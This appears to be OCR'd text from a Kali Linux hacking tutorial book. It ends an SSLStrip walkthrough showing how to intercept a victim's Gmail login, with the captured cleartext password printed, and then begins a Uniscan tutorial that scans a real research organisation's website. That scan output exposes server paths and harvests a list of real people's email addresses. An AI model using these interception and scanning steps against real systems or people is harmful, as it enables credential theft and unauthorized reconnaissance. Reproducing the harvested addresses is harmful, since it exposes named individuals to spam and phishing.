
Email: mrquiety@gmail.com

Password: ●●●●●●●●●●

Figure 10. Logging on Gmail at the target PC


Step 10.

After clicking *Sign in* on the target OS, go to the attacker PC (Kali Linux). You will see that SSLStrip has captured some data. After finishing the capture, press Ctrl + C for stopping SSLStrip. Data is automatically saved in a file named `sslstrip.log` (Figures 11 & 12).



```
root@MrQuiety:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/lib/python2.7/dist-packages/twisted/python/log.py", line 84, in cal
lWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/log.py", line 69, in cal
lWithContext
    return context.call({ILogContext: newCtx}, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/context.py", line 118, i
n callWithContext
    return self.currentContext().callWithContext(ctx, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/context.py", line 81, in
 callWithContext
    return func(*args,**kw)
--- <exception caught here> ---
  File "/usr/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 58
6, in _doReadOrWrite
    why = selectable.doRead()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 199, in
doRead
    rval = self.protocol.dataReceived(data)
```

Figure 11. Data captured by SSLStrip (part 1)




```
    return self.rawDataReceived(data)
  File "/usr/lib/python2.7/dist-packages/twisted/web/http.py", line 503, in rawD
ataReceived
    self.handleResponseEnd()
  File "/usr/share/sslstrip/sslstrip/ServerConnection.py", line 117, in handleRe
sponseEnd
    self.shutdown()
  File "/usr/share/sslstrip/sslstrip/ServerConnection.py", line 154, in shutdown
    self.client.finish()
  File "/usr/lib/python2.7/dist-packages/twisted/web/http.py", line 866, in fini
sh
    "Request.finish called on a request after its connection was lost; "
exceptions.RuntimeError: Request.finish called on a request after its connection
 was lost; use Request.notifyFinish to keep track of this.
```

Figure 12. Data captured by SSLStrip (part 2)

Step 11.

Use the `ls` command so you can see the saved file as `sslstrip.log` (Figure 13).




```
root@MrQuiety:~# ls
192.168.75.131                          kali.pdf
9.docx                                  mrquiety
commandss.txt                           name.csv
commands.txt                            nmap_output
commands.txt.dnmaptrace                 nmap_results
Desktop                                 quiety
dnsmap_google_com_2013_12_01_011650.txt receive.txt
dnsmap_google_com_2013_12_01_012228.csv rec.txt
filename.csv                            sketchbook
filename.txt                            sslstrip.log
fimap.log                               struct_filename.mir
info_filename.mir                       WebScarab.properties
JBC8-DSH8-TIXF.zip                      yersinia.log
root@MrQuiety:~#
```

Figure 13. ls command

Step 12.

Use `cat` to open your `sslstrip.log` file and watch carefully. There are your victim’s e-mail ID and password as shown in Figure 14.

Syntax – `cat sslstrip.log`



```
root@MrQuiety:~# cat sslstrip.log
2013-12-02 21:21:49,625 SECURE POST Data (accounts.google.com):
GALX=CAIsV4OCxuI&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm
=false&ltmpl=default&scc=1&_utf8=%E2%98%83&bgresponse=%21A0InQYNjLXM0JUT7hVRVQMh
F5wIAAASzUgAAAOsqAPA6Qd6SHGLHraG_A0XCgeZ8cDoIufQk4YOygOJ-AGnLE806hnDkYxmBS9Jvei7
StFD-87k8U7n3mxbJhKPi-LS4PnvTf9QdmiY1lk9dQtJVCAD-n63VdWWTxc_odoydR8wVCOu0kDIomXD
Tg5vyRkySf84gtofXJdVzlWG2LNxuMmUzXjBLnpIvoLyq8ch9rePyqPzg5SD7kIf7asKmj7mGrG64I-C
SbyUAVuGP4Xn5HW9t6JQC5B1viDG6aUfyHmic5QHKs9ME3nb9IViTpKH4Rg-9kdEI7NCTzHBXg0e9mh5
-Cs9PvCtklbEEYMDZiT8&Email=mrquiety@gmail.com&Passwd=123456789@&signIn=Sign+in&r
mShown=1
root@MrQuiety:~#
```

Figure 14. Victim e-mail and password captured

How to Use Uniscan-gui /Uniscan in Kali Linux

by Rrajesh Kumar

Uniscan is a simple Remote File Include, Local File Include, and Remote Command Execution vulnerability scanner.

Step 1. How to open

A. GUI Method (Figure 1).

Applications→ Kali Linux → Web Applications → Web Vulnerability Scanners → uniscan-gui





Figure 1. Opening Uniscan in the GUI

B. Open the terminal, type `uniscan-gui`, and hit *Enter* (Figure 2).


root@MrQuiety: ~
File Edit View Search Terminal Help
Uniscan Web Vulnerability Scanner
Start scan
Open log file


```
root@MrQuiety:~# uniscan-gui
```

URL: localhost

Uniscan Options: □ Check Directory □ Check Files □ Check /robots.txt □ Dynamic tests □ Static tests □ Stress tests □ Web Fingerprint □ Server Fingerprint

Figure 2. Opening Uniscan-gui in the terminal

C. Open the terminal, type `uniscan`, and hit *Enter* (Figure 3).



```
root@MrQuiety:~# uniscan
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.2


OPTIONS:
        -h      help
        -u      <url> example: https://www.example.com/
        -f      <file> list of url's
        -b      Uniscan go to background
        -q      Enable Directory checks
        -w      Enable File checks
        -e      Enable robots.txt and sitemap.xml check
        -d      Enable Dynamic checks
        -s      Enable Static checks
        -r      Enable Stress checks
        -i      <dork> Bing search
        -o      <dork> Google search
        -g      Web fingerprint
        -j      Server fingerprint
```

Figure 3. Opening Uniscan in the terminal


Step 2.

This command is used to scan the vulnerabilities on the target (Figure 4).

Syntax – `uniscan -u target host/IP -qweds`

Example – `uniscan -u www.hubbardbrook.org -qweds`

Here, `-q` – enable directory checks




```
root@MrQuiety:~# uniscan -u www.hubbardbrook.org -qweds
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.2
```

Figure 4. Scanning vulnerabilities on target

Step 2A.

Here, you can see the domain, server, and IP of the target URL, as well as the directory check result (Figure 5).




```
Scan date: 1-12-2013 20:46:36
================================================================================
===================
| Domain: http://www.hubbardbrook.org/
| Server: Apache/2.2.16 (Debian)
| IP: 132.177.243.198
================================================================================
===================
|
| Directory check:
| [+] CODE: 200 URL: http://www.hubbardbrook.org/eml/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/gis/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/icons/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/image_library/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/people/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/samples/
================================================================================
===================
```

Figure 5. Domain, server, IP, and directory check result

Step 3.

You can see file check, check robots.txt , check sitemap.xml, and Crawler plugin (Figure 6).




```
| File check:
| [+] CODE: 200 URL: http://www.hubbardbrook.org/server-status
| [+] CODE: 200 URL: http://www.hubbardbrook.org/favicon.ico
| [+] CODE: 200 URL: http://www.hubbardbrook.org/index.shtml
================================================================================
===================
|
| Check robots.txt:
|
| Check sitemap.xml:
================================================================================
===================
|
| Crawler Started:
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| [+] Crawling finished, 1371 URL's found!
```

No result

Figure 6. File check, check robots.txt, check sitemap.xml, and Crawler plugin

Step 4.

You can see FCKeditor file upload and e-mails information (Figure 7).




```
|
| FCKeditor File Upload:
|
| E-mails:
| [+] E-mail Found: dross@uvm.edu
| [+] E-mail Found: wjohnson@hbresearchfoundation.org
| [+] E-mail Found: ctdrisco@syr.edu
| [+] E-mail Found: tgs3@pantheon.yale.edu,ellen
| [+] E-mail Found: p.harty@worldnet.att.net
| [+] E-mail Found: pavel.com@gmail.com
| [+] E-mail Found: ggontarz@hotmail.com
| [+] E-mail Found: rperron@fs.fed.us
| [+] E-mail Found: pschaberg@fs.fed.us
| [+] E-mail Found: gwalsh@usgs.gov
| [+] E-mail Found: dali.fu@dartmouth.edu
| [+] E-mail Found: wim.clymans@geol.lu.se
| [+] E-mail Found: jlcampbell@fs.fed.us
| [+] E-mail Found: ameybailey@fs.fed.us
| [+] E-mail Found: rdyanai@mailbox.syr.edu
| [+] E-mail Found: .denny@aya.yale.edu
| [+] E-mail Found: ellen.denny@aya.yale.edu
| [+] E-mail Found: lovettg@caryinstitute.org
```

Figure 7. FCKeditor file upload and e-mails information

Step 5.

Source Code Disclosure (Figure 8).

